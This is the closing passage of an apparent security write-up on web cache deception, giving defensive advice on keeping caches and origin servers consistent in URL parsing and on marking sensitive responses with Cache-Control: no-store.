The defense lesson is clear: configure caches and origin servers consistently. Both should parse URLs identically, normalize paths the same way, and agree on what’s cacheable. Never cache authenticated responses. Set explicit Cache-Control: no-store headers on sensitive endpoints. Test path parsing thoroughly across all infrastructure components.
Moving forward, I’m scrutinizing any application behind a CDN or reverse proxy. The discrepancy between cache decision and origin response is where web cache deception lives, and understanding both perspectives is essential for finding and fixing these vulnerabilities.